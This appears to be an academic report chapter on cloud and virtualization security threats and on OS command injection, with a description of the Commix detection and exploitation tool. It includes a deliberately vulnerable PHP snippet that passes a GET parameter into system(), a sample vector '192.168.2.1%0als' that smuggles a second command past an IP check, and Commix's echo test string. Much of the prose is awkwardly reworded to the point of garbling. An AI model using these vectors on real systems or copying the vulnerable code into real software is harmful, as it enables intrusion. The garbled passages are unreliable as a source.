Source: (Roy, 2020)

Community cloud: A multi-tenant cloud service model that is administered, maintained, and safeguarded by all participating organisations or by a third-party managed service provider is referred to as a "community cloud. This model is shared by multiple companies. Community clouds are a hybrid kind of cloud computing that incorporates both public and private cloud computing resources and are built and managed for a specific group of users. These groups have cloud requirements that are comparable to one another, and their ultimate objective is to work together to accomplish their corporate goal, as shown in figure 8.




Figure 8: community cloud

Source: (Roy, 2020)

The use of community cloud-displayed arrangement models and administration It changes the way in which work is accomplished and frameworks are related inside an organisation. Any apps, stages, frameworks, or other resources that are requested and employed within the community cloud receive a powerfully extendable quality as a result of this addition. This essentially means that additional cash is spent on an individual or customer if they employ more process resources than anticipated. Provided fewer resources are utilised than anticipated, the individual or customer should see a savings in their financial situation (Pay-per-use strategy).This limits associations' or people's use of resources across the board (which incorporates buying computational resources, introducing fundamental programming or projects to meet everyday computational needs, and keeping up with them). Salesforce.com (a project-distributed computing business) was fast to execute this idea in 1999. It laid out an online help worldview to address the issues of organizations. Soon after, Cloud computing was first introduced by Amazon Web Services in 2002. administrations like capacity and handling clients can get to highlight rich applications, powerfully scaled capacity administrations, application improvement points of interaction, and a lot more. Besides, on the grounds that CC offers remote access and robotized refreshes (through cloud SP), any application that is refreshed on a site is naturally refreshed for its clients as a whole. (Shallal, 2016)

3.7 Importance of security in cloud computing:

Cloud computing's power, adaptability, and usability accompany a large number of safety chances. Regardless of the way that cloud computing is another instinctive way to deal with accessing programs and improving work, there are various difficulties and gives that might obstruct its reception. A quick assessment in this field tracks down a pair of uncertainties. They are as per the following: Service Level Agreements (SLA), what to move, security, etc. Cloud computing incorporates a programmed update choice, which suggests that a private change made by un- authorized to an application impacts its clients in general.

This clearly means that any defects in the product are immediately presented to countless clients, which is a major concern for any firm lacking security. Numerous researchers’ sense that security is a important unintentional for distributed computing systems. IDC questioned 263 CEOs about their thoughts on cloud computing and found that the most important concern was data security. Even if a company says it has excellent security, it will soon be vulnerable to security breaches if it doesn't keep its security protocols up to date. As a result, it is recommended that per users stay up to date with the latest on various qualifications (types of) in security challenges and their responses via this broad review. This also offer continuous ways to solve problems and better ways that analysts have suggested to show which parts of distributed computing need more attention.

3.8 The Advantages of Virtualization in Cloud Computing

Here is a list of the top five benefits that cloud computing virtualization may provide to organisations in order to provide more clarity regarding why more organisations and businesses are shifting to virtualization. This list is intended to provide more clarity regarding why more organisations and businesses are shifting to virtualization. Quicker Recovery Times One of the advantages of using virtualization in disaster recovery is that it allows for a speedier recovery of information technology (IT) resources, which in turn allows for an improvement in the income and continuity of the organisation. Because outdated frameworks are not designed to recover in a matter of hours, organisations are forced to deal with longer periods of downtime, which ultimately

costs them more money. Easier IT management: One of the many advantages of virtualization technology is that it relieves IT professionals of a major portion of the laborious provisioning tasks and taxing maintenance responsibilities that are normally associated with physical servers. According to yet another white paper published by VMware. When you take into account how much of a delegate's time is taken up by crucial tasks like initiating new applications and including additional server duties, the answer is approximately 50%.

Improvement in Capacity to Scale: Another advantage of using virtualization is that the conditions used in virtualization are designed to be adaptable. This allows for improved transformation in terms of hierarchical shifts in the course of events. Through the use of virtualization, it is now feasible to run newly released updates and apps without the need to purchase additional framework components move to be more green-friendly: its impact on the environment by taking the following steps: When we are able to reduce the number of certified servers that you are utilising, the amount of electricity that is being consumed will go down. The carbon footprint left by the server ranch can be reduced thanks to virtualization, which also helps the business save money, making it a more environmentally friendly technology. That money is available for reinvestment in other opportunities.

More agile business processes: One more advantage of virtualization is that the business world changes rapidly, and associations ought to have the choice to respond in a similar way. As opposed to standard association plans, which require making courses of action for equipment establishment and buying, virtual establishment licenses associations to scale rapidly, including new virtual server demand. Additionally, it's less complex to change how virtual assets are apportioned, empowering associations to move systems in a hurry. (cloud-computing, 2018)

3.9 Issues of security challenges of virtualization in cloud computing environments

This section explores a set of prevalent virtualization vulnerabilities and dangers in cloud computing environments.

User awareness: Cloud computing users are the most vulnerable networks in any data security since cloud professionals don't know their clients' environmental factors. Uncertain user data can permit attackers to complete damaging activities without being noticed. From here, it can monitor user activities and see the very information that the user does, as well as take certifications to validate the cloud administration itself. Security risk is a regularly overlooked security risk. When users abuse the benefits of the open cloud as much as possible, an attacker can get into the framework.

Insecure APIs: A distributed computing provider provides clients with foundation, programming, and stage administration and allows them to access these administrations via points of interaction. They made their connection points utilizing the freely accessible application programming points of interaction. APIs, as per, give various security weaknesses, like inappropriate agreements and weak authorizations, which might affect the accessibility and security of cloud administrations.

Lack of security policies: The company establishes its security policies in order to determine how to protect its resources from any potential dangers and how to respond to emergency circumstances when they arise. There is a possibility that the cloud service provider's security policies do not adequately meet the security needs of a business or are incompatible with those standards. The absence of security policies could result in various vulnerabilities, which would therefore lead to an insecure environment for virtual machines (VMs). Virtual machines (VMs) are able to be transported between different physical environments at the request of the user. It is possible that the destination host does not have sufficient security to safeguard a virtual machine (VM) that has been migrated or relocated from its original host to another host. Mobile virtual machines need to take their baseline histories and security settings with them wherever they go.

3.9.1 Weak authentication and session management:

The process of determining if something or someone is actually what or who they claim to be is known as authentication. This can be done on both physical and digital levels. Authentication procedures protect the system against malicious users, developers, or operators who may attempt to read, delete, or alter data by disguising themselves as legitimate users, developers, or operators. The authentication process is applicable to end users and system components alike in a virtual environment because they are both considered to be part of the system. Application functions associated with authentication and session management can have an effect on access and control policies if they are not designed or implemented correctly. In addition to this, it gives attackers the ability to assume the identities of users by compromising their keys, session tokens, or passwords and by exploiting holes in other implementations of the protocol.

3.9.2 Incorrect VM isolation:

It is the responsibility of the hypervisor to ensure that separate virtual machines (VMs) are kept separate from one another. The virtual machine (VM) is protected from becoming infected because of the separation between VMs. We will have access to the virtual discs, apps, and memory of other users running on the same host as you. In addition to this, the isolation provided by VM reduces the scale of the attack. Accessing resources and sensitive data on the physical machine is made more difficult as a result of this. When an attacker communicates with other virtual machines (VMs) on the same host using a compromised VM, this is known as an isolation violation. When it comes to maintaining a secure confinement, a standard environment calls for a very specific arrangement.

3.9.3 Insecure VM migration/mobility:

This approach offers a number of benefits associated with virtualization, one of which is the capability to transfer a programme in a transparent manner from one host computer to another without causing the VM to stop operating. After the migration, the application resumes its previous state of execution, maintaining all previously made headway. The user is not aware that his virtual machine has been moved. When migrating a virtual machine (VM), its application together with its current state is moved to the new host. This includes relocating memory, the current state of the central processing unit (CPU), and sometimes the disc. Nevertheless, while the transfer is taking place, the adversary may either stealthily snoop and steal confidential information or actively manipulate it. Because of this, the transmission channel needs to be safeguarded and protected against active and passive forms of attack.

3.9.4 Lack of reliability and availability of service:

The efficiency of cloud computing may be negatively impacted by problems that are associated with the dependability of virtualization. It's possible that having too many virtual machines will cause performance issues. There are a few contributors to performance issues, such as constrained CPU resources or bottlenecks in the input/output system. The physical server in a virtual environment is connected to a large number of virtual machines (VMs), all of which are vying for access to the same vital resources. This causes these problems to arise in a virtual environment more frequently than they would in a traditional setting. Because so many services are built on cloud infrastructures, it is possible for those infrastructures to fail, which would result in the inaccessibility of internet-based applications and services. If the weather is particularly bad and there is a lot of lightning, there is a possibility that the electricity will go out, which would result in cloud services being unavailable.

3.9.5 VM image sharing:

A virtual machine (VM) image is a pre-packaged software template that contains the configuration files that are used to generate VMs. VMs can then be used in place of physical machines. As a result, maintaining the integrity of these images is absolutely necessary to guarantee the comprehensive safety of the services offered by the cloud provider. Users of cloud computing have the option of either building their own virtual machine image from scratch or utilising one of the images that is already stored in a shared repository. The virtual machine images make it simple to deploy and restore virtual systems across a large number of physical servers in a way that is both efficient and quick. In a cloud setting, one of the most prevalent practises for rapidly producing new virtual machines (VMs) is the sharing of VM images. Despite all of these perks or advantages, virtual machine image sharing does present some hazards, which in turn undermine the cloud's ability to maintain its confidentiality. A malevolent user could take advantage of the shared repository to submit a virtual machine image that is infected with malware. Because of this, the virtual machine (VM) that is created by using the malicious VM image that was uploaded would infect the cloud system. In addition to this, the infected virtual machine has the potential to compromise users' privacy if it is used to spy on the information and actions of other users (Rai et al. 2020).

3.9.6 VM diversity:

The issue of security can be solved by a number of different IT businesses by ensuring homogeneity. Virtual machines (VMs) can make usage models in a virtual environment more efficient by allowing users to benefit from executing outdated or unpatched versions of software. This is possible because VMs can be run in a virtual environment. As a result, it is not difficult to acquire a diverse collection of operating systems in order to run older versions of applications that have not been patched. When they are not properly safeguarded, the diversity of virtual machines (VM) runs the risk of becoming a cesspool of malicious machines. Because of the need to stay current with patches, safeguard various operating systems in other ways, and manage the potential risk of having a large number of older or unpatched machines on the network, the diversity of VMs can be a source of significant challenges. (AlHamad, 2019)

3.10 Countermeasures for virtualization security problems in cloud computing

Hypervisor security systems: Xen, VMware, and KVM all have security flaws. It should consider the hypervisor's safety. Virtualization security depends on the hypervisor. First, make a lightweight hypervisor; second, protect the hypervisor's integrity in light of disclosed processing innovation; and third, improve hypervisor security by designing virtual firewalls and distributing host assets wisely.

Isolation of virtual machines for security: Because of the virtual machine security private component, the virtual machines belonging to clients with interests can run unrestrictedly and do not communicate with one another. To begin with, the SMM security memory board model is implemented into the encryption procedure for the memory by using the SMM regulator. Second, in order to disable Dom 0 for Xen, the SIOM security I/O board model must be utilised.

Control of virtual machine access Security models For instance, sHype, Chinese divider, and BLP are utilised in order to manage the usage of assets and the behaviour of events that take place within the virtual machine in order to improve the overall framework's level of safety. This is done in order to restrict the possibility of hidden data streams existing within the virtual machine framework.

Checking the security of virtual machines: It is predicted that monitoring the security of virtual machines will guarantee the uninterrupted operation of each virtual machine. There are two well-known frameworks for providing protection for virtual machines.

3.11 Security threats to virtualization in cloud computing

When it comes to cloud computing, security is the most important concern. Since we are storing everything at the provider's facilities, the information is particularly susceptible to being compromised. It is a significant barrier to the widespread use of cloud computing.

Virtual machine migration: This is accomplished without the virtual computer having to be powered down. The migration of the virtual machine to another physical machine takes place. Migration of virtual machines can be done for a variety of purposes, including preserving fault tolerance and load balancing, to name just two examples. The contents of the virtual machine will be made available to the network while the migration is taking place. This may compromise the confidentiality of the data and make it less reliable.

Leakage from a virtual machine Users are able to utilise virtual machines in order to share the host's resources while still retaining their individual privacy. It would be wonderful for software to operate within a virtual machine. It must not have an effect on any other virtual machines. Virtual machine escape refers to the process by which programmes that are operating within a virtual machine can get around the isolation restrictions that are in place and run directly on the machine that is hosting the virtual machine. This is possible due to certain technical limitations and certain flaws in the virtualization software. If the virtual machine leaking attack is effective, it poses a significant risk not just to the host system but also to the hypervisor.

A Rootkit attack: This specific form of malicious software is able to camouflage itself and select the files, programmes, and network links on the target system that it will exploit. You should not be surprised to learn that the use of rootkits in conjunction with other forms of malicious software, such as Trojan horses and backdoors, is significantly more common than you may expect. Through the installation of specialised drivers and the alteration of the operating system kernel, the Rootkit is able to keep the information hidden from view.

Denial of service attack: On the same physical machine, multiple virtual machines will share the resources. If an attacker uses one virtual machine to access all of the resources of the host machine, the resources of other virtual machines will be disrupted or perhaps crash as a result since there are no resources left. In the context of the virtual environment, we refer to this as a denial-of-service assault.

Virtual machine monitor problem: This is the most important part of the virtualization process; virtual machine monitors are in charge of controlling and isolating virtual machines, as well as producing or managing virtual resources. If the virtual machine monitor is breached, the attacker will get control of all the virtual machines it maintains, and the virtual machine metadata that is recorded by the virtual machine monitor will be made available to the attacker. attacks on virtualization stages that decouple in the typical working environment, a vulnerability that can focus on the actual PC with a framework flaw, and the attack level is small and constrained. Renters are able to exchange information about the entire system by utilising a computational virtualization platform that is dispersed, and they can then utilise a single virtual machine to launch an assault against the entire virtual vulnerability platform. (Mahjani, 2015)

Virtual trusted computing technology

The registering environment of terminals is prepared, the trusted association between terminals is framed, and the virtual space of fair shared trust is constructed utilizing the confided in estimation, confided away, and believed report instrument given by confided in processing. The believed estimation technique guarantees the single propriety of the virtual machine; the trusted account system guarantees trust communication across various virtual environments; and the trusted component guarantees data flow capacity and access control. Stimulating virtualization security assurance in distributed computing through the five above-mentioned components will truly support distributed computing virtualization security, thereby working on the security and dependability of distributed computing administrations. figure 9 illustrates the total virtualization security trusted model.




Figure 9: Virtual Security

Source: (Mirzoev, 2014)

3.11.1 Virtualization Characteristics-Related Issues:

The fundamental qualities that make virtualization innovation reasonable for distributed computing are versatility, briefness, state recording, isolation, and adaptability. Even though all of these things make up a good virtualization environment, the fact that virtualization is always changing poses a few risks to cloud frameworks. This part talks about the usual weaknesses and risks that could come up because of the way virtualization works.

Improper VM Isolation (VC1): This is done to ensure that the various virtual machines remain disconnected from one another. Assuming that one VM is independent from the others, it does not have any effect on any of the other VMs that are running on the same host because each VM is isolated from the other virtualized machines and the actual framework of its host. When an attacker makes use of a virtual machine that has been corrupted in order to communicate with other virtual machines running on the same host, this constitutes a violation of the disconnection policy. In addition, a violation of isolation happens when one virtual machine (VM) has an effect on other VMs that are located on the same host. As a consequence of this, a standard environment calls for a very specific arrangement in order to maintain a compact separation.

VM Migration/Mobility (VC2): After the migration, the application resumes its previous state of execution, maintaining all previously made headway. The application, together with its VM's whole system state, is sent to the destination host in order to complete the VM migration process. This includes the memory, the state of the CPU, and occasionally even the disc. Load balancing and energy conservation are just a few of the important benefits provided by virtual machines. In addition, the transfer of virtual machines is beneficial in the event that the underlying hardware fails. It then executes maintenance or repair actions on the source execution host while simultaneously migrating the VM to another execution host. Although the technology behind migration has provided numerous benefits, it has also raised certain concerns regarding security. Because live migration is still a relatively new concept, its potential safety risks have not yet been investigated. During the migration, it is feasible for the attacker to either take confidential information in a covert manner (such as through snooping) or actively modify it. Because of this, the transmission channel needs to be safeguarded and protected against active and passive forms of attack.

VM Diversity (VC3): The majority of businesses that deal with information technology solve the issue of inadequate security by mandating that all of their equipment run the most recent version of patching software. Virtualization makes it possible to implement older or unpatched versions of software, which can make for more efficient usage models. This benefit can be gained by using virtualization. This technique is not without its drawbacks, such as the requirement to maintain patches at the most recent available version or to provide additional forms of security for a variety of operating systems. On the other hand, it does resolve the issue of having a significant number of outdated or unpatched devices connected to the network, which is a concern.

Uncontrolled Scaling (VC4): The technology of virtualization makes it possible to create new virtual computers on demand in a way that is both simple and quick. Scalability offers a very efficient and cost-effective approach to managing the growth of a business as well as any additional resources that the server may demand. Users have access to multiple virtual machines, each of which can be customised to perform a certain function, such as testing or viewing. The amount of free space on the host determines how quickly the number of virtual machines can expand. In most cases, increased availability is the result of the scalability offered by cloud facilities. It is possible for the number of virtual machines (VMs) to become excessive, which makes management responsibilities more difficult because every machine needs to be checked for security flaws and updated.

VM Transience (VC5): In physical computing, users have online, dependable equipment. In a virtualized system, VMs can sporadically access the network (i.e., they are never in a stable state). Since the offline server cannot be accessible when the computer is online, it is more vulnerable to attack. By letting users start and stop VMs remotely, attackers have less time to prepare. VM temporariness limits the chance for attackers to compromise the system, but it makes security audits and backups more difficult because machines must be available when studied or corrected. Compromised VMs can pollute underpowered machines and go offline without warning.

Snapshot & Restore VM (VC6) Non-updated: Most VMs depict virtual circle content over time or when changed. A rollback mechanism can restore the structure easily and rapidly, but security risks arise. Accepting the VM restored to a suitable compromise or unpatched express, these prompts exploit old weaknesses till they reach a reviving condition. The reversion can also restore damaged security capabilities. The most ridiculous rollback bet could leak encryption stream figures, giving an attacker the first plaintext. So basic information is compromised, and if it's not distinguished. (Mewada, 2018)

3.12 Command Injection Introduction

To the best of our knowledge, there is no specialised and dedicated technology that can automatically detect and exploit command injection attacks. In addition, there are a great many automated tools available, known as Web Application Vulnerability Scanners, which are designed to identify security flaws such as OS command injection, cross-site scripting, SQL injection, directory traversal, insecure server configuration, and many others. These Web Application Vulnerability Scanners are commercially available as well as open source. Arachni is a well-known Web Application Vulnerability Scanner that is open-source. Commercial Web Application Vulnerability Scanners include NetSparker and Acunetix (WVS). None of these scanners offer the capability to automate the exploitation process; nonetheless, these scanners may identify OS command injections. Take note that the capacity of a tool to execute an arbitrary command using an interactive or non-interactive shell is what is meant by the term "command injection exploitation." W3af is a piece of open-source software that can identify as well as take advantage of command injection vulnerabilities. All of the aforementioned tools, in general, take the notion that "one size fits all," meaning that they seek to identify a wide variety of vulnerabilities but do not concentrate their efforts on a single vulnerability in great detail. On the other hand, Commix is an application that specialises in the detection and exploitation of command injections.

3.13 Command injection vulnerabilities

Applications that accept and process system commands or system command arguments from users without performing the appropriate amount of input validation and filtering could potentially have vulnerabilities of this type. The aim of a command injection attack is to enter a command into the operating system (OS) into data that is being input into a vulnerable application, which then causes the vulnerable programme to carry out the injected command, as shown in figure 10. It is important to note that command injection attacks are not dependent on the operating system that they are carried out on and can occur on Windows, Linux, or Unix OS. They are also not dependent on the programming language that was used to create them, which means that they can arise in applications that were created using a wide variety of programming languages and frameworks (such as C/C++, C#, PHP, ASP.NET, CGI, Perl, Python, etc.). Using C/C++ as the server-side programming language and Linux as the operating system, we will conduct an analysis of command injection in this section.



Input
Application executes a predefined command which is specified by the application itself
Output
Output of the command execution is sent to the user
Input
Include an arbitrary command
Application executes on arbitrary command as specified by the attacker
Output
Output of the command execution is sent to the attacker

Figure 10: Overview of Command injection attacks

Source: (Xenakis, 2018)

Injection of commands can be broken down into two primary categories: a) result-based command injection, and b) blind injection of commands. In the first category, an attacker can directly infer whether or not his or her command injection was successful and what exactly the output of the executed command was simply by reading the response of the vulnerable application. In the second category, an attacker cannot directly infer whether or not his or her command injection was successful. The second category of command injections is known as "blind command injections," and it is the only one of the two that has not been investigated extensively in the published research. In contrast to results-based command injection, in which the vulnerable application itself displays the results of the injected command, this type of command injection has the vulnerable programme not displaying the results of the injected command. Because of this, the attacker is unable to simply determine whether or not the command injection was successful by reading the response sent by the web application. This prevents the attacker from obtaining the results of the attack. Attacks that are based on the results of a command injection can be further subdivided into two types: the first is the traditional form, and the second is the dynamic code evaluation form.

3.13.1 COMMIX Tool

Commix is a software tool that was designed to make it easier for web developers, penetration testers, and security researchers to test web applications in the interest of discovering defects, errors, or vulnerabilities that are connected to command injection attacks. The application was developed using Python (version 2.6 or 2.7), and it is compatible with Unix-based (i.e., Linux and Mac OS X) as well as Windows-based operating systems. It is important to note that




Figure 11: Proposed architecture of Commix

Source: (Xenakis, 2018)

Commix is preinstalled in many security-focused operating systems, such as the well-known Kali Linux (Commix | Kali Linux Tools, n.d.), and that its capabilities were demonstrated via a live demonstration at the BlackHat Europe 2015 security conference (Xenakis, 2018)

Software architecture

Figure11 shows the tool's three primary modules: the attack vector generator, vulnerability detection, and exploitation. This module generates command injection attack vectors, as its name implies. These are based on the list of command injection separators and the sort of injections to be done (i.e., classic, dynamic code evaluation, time-based, and file-based). For each form of attack, attack vectors are constructed and sent to the vulnerability detection module.

Results-based command injections.

In results-based command injection attacks, the attacker can deduce the result from the web application's response. Results-based command injection attacks use two methods. The simplest and most popular command injection attack is results-based. The attacker uses numerous standard operators to either concatenate real commands with injected ones or exclude genuine commands, executing just the injected ones. Dynamic code evaluation: Command injections occur when a susceptible programme employs the eval() function to dynamically execute code at runtime. Since eval() interprets a string as code, dynamic code evaluation can also be described as "executing code that runs code." Java, Javascript, Python, Perl, PHP, and Ruby support the eval() method.

Blind Command Injections :


The fundamental distinction between results-based and blind command injection attacks is how the data is retrieved. After executing an inserted command, certain applications do not return a result to the attacker after executing an inserted command. The attacker can infer the injected command's output two ways. Blind command injection attacks are two-fold: An attacker injects and executes time-delayed commands using the Blind method. By measuring application response time, an attacker can determine if a command was successful. Bash's sleep function can delay execution. The attacker can deduce the injected command's outcome by examining time delays. File-based approach (Semi blind): When the attacker cannot observe the results of an injected command, he/she can write them to an accessible file. This command injection approach is similar to the classic results-based strategy, except when the injected command is executed, the output is redirected using the > operator to a text file. Due to its logic, file-based command injection can also be considered semi blind as the random text file containing the intended shell command execution is accessible to everyone.

Using attack vectors from the attack vector generator, the vulnerability identification module injects commands into the target web application. First, the vulnerability detection module injects and executes the echo command. This module compares the application's response against expected outcomes. If so, the command was performed successfully; otherwise, the next attack vector is used. This approach continues until a vulnerability is found or all attack avenues have been used. The module can inject commands into HTTP GET/POST, cookie, user-agent, and referrer header data. Commix triggers the exploitation module if the vulnerability detection module finds a vulnerable application. The exploitation module exploits the application using the same attack vector as the vulnerability detection module. The module's command is user-supplied. If the exploit succeeds, the user will see the execution results. The exploitation module integrates with the Metasploit exploitation framework, enabling automatic exploitation and remote shell access during penetration testing. (Xenakis, Automating Evaluation and Exploitation of Command Injection, 2018)

3.13.2 Reducing false positives :

Commix's vulnerability detection module uses heuristics to reduce false warnings. First, we must understand false alarms to investigate heuristics. In certain circumstances, the result of a command injection attempt is identical to what Commix expects (i.e., the command output), yet the injected command is not executed. When the vulnerability detection module injects the command "echo NTAVG" (i.e., prints the random string NTAVG) to test a web application for vulnerabilities, certain web applications print back the random string (i.e., NTAVG) without executing the injected command. Commix erroneously deems these apps vulnerable to command injections, raising false positives. Commix uses heuristics to determine if an application is vulnerable to command injection attacks. The vulnerability detection module injects commands that print mathematical results to validate that the programmed executed the command. Commix will echo a 5-character string three times to test for result-based command injection issues.

(i.e. “NTAVG”) concatenated with the result of a mathematic calculation of two randomly selected numbers (i.e., “28+50”).



```
echo NTAVG$((28+50))$(echo NTAVG)NTAVG
```


if this command is executed properly, the web application should output the string “NTAVG78NTAVGNTAVG”, which contains the concatenation of the randomly generated 5-character string with the result of the mathematic calculation (e.g. “28+50”). Based on the above heuristic, Commix guarantees that the response is produced by the execution of a specific command, eliminating false positives. Moreover, false positives can also occur in time-based blind command injections. To address this issue, Commix performs a time-based false positive check. More specifically, this time-based false positive check, first calculates the average response time of the target host. Next, the calculated average response time is added to the default delay time, which is used to perform the time-based blind command injections. Finally, it is important to mention that Commix, being a free and open-source tool, allows security researchers to extensively test it in order to detect bugs and errors. In this way, a number of false positives, especially in time-based and tempfile-based command injections were reported and fixed.

3.13.3 Salient features of Commix tool

To be more explicit, it's possible that certain command injection vulnerabilities can only be exploited by users who have already been authenticated. Commix offers a variety of authentication strategies based on the HTTP protocol. These mechanisms allow the user to authenticate themselves to the web application by providing valid credentials ("Basic" HTTP protocol is supported). It is also a possibility for a web application to demand authentication depending on the cookies that are used. To achieve this goal, Commix gives the user the ability to modify and supply their own values for the HTTP Cookie header.

In addition to providing additional HTTP headers, Commix gives the user the ability to supply their own value for the HTTP referrer header, as well as their own value for the HTTP user-agent header. However, it is possible to change it by either providing a randomly generated one or one that was supplied by the user. Both of these options are available. In addition, it is necessary for the user to be able to modify HTTP requests that are generated by the Commix before they are sent to the web application. Additionally, it is necessary for the user to be able to modify responses that are returned from the application before they are received by the Commix. This is required in a large number of situations.

The capability for users to input their own suffixes and prefixes is one of the functionalities that Commix offers its customers. When certain conditions are satisfied, the vulnerable parameter can be exploited. However, in order to do so, the user must supply a particular prefix in the injection attack vector. To provide a more concrete example, think about the code line in figure 12. The"preg match ()" function is used to do validation on the "ip" parameter of the GET request. Specifically, it is the determined whether the "ip" arguments begins with an IP address or not. In the event that the answer is true, the ping command is carried out with the "ip" option being used as the argument. If this condition is not met, the application will generate the error message. Because of this, a legitimate IP address ought to be introduced prefix at **the start** of the **assault** vector, and then the injection instruction ought to come after it. For instance, the attack vector "192.168.2.1%0als" will be able to successfully pass the "preg match()" verification and will then proceed to execute the "ls" command that was injected. In accordance with the same line of reasoning, an IP address (or any other string) may be appended as a suffix to the attack vector at the very end.



```
<?
if (!(preg_match('/^\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}$/m', $_GET
   ['ip']))){
die("Invalid IP address");
}
system("ping -c 2 ".$_GET['ip']);
?>
```

Figure 12 : The "IP" is confirmed by means of a regular expression.

In addition, when working on the creation and testing of Commix, we came across systems that only have a select few Linux shell commands (i.e., "cat," "echo" etc.). As a consequence of this, a number of Commix's attack routes were unsuccessful since the target system did not contain the Linux shell commands that were included in the malware. Commix provides support for a variety of alternate attack vectors, each of which is generated from a programming language rather than the underlying OS shell commands, which allows it to circumvent this problem. It is self-evident that the particular programming language that the alternative assault vectors are primarily based totally ought to be pre-installed on the machine that is the focus of the attack.

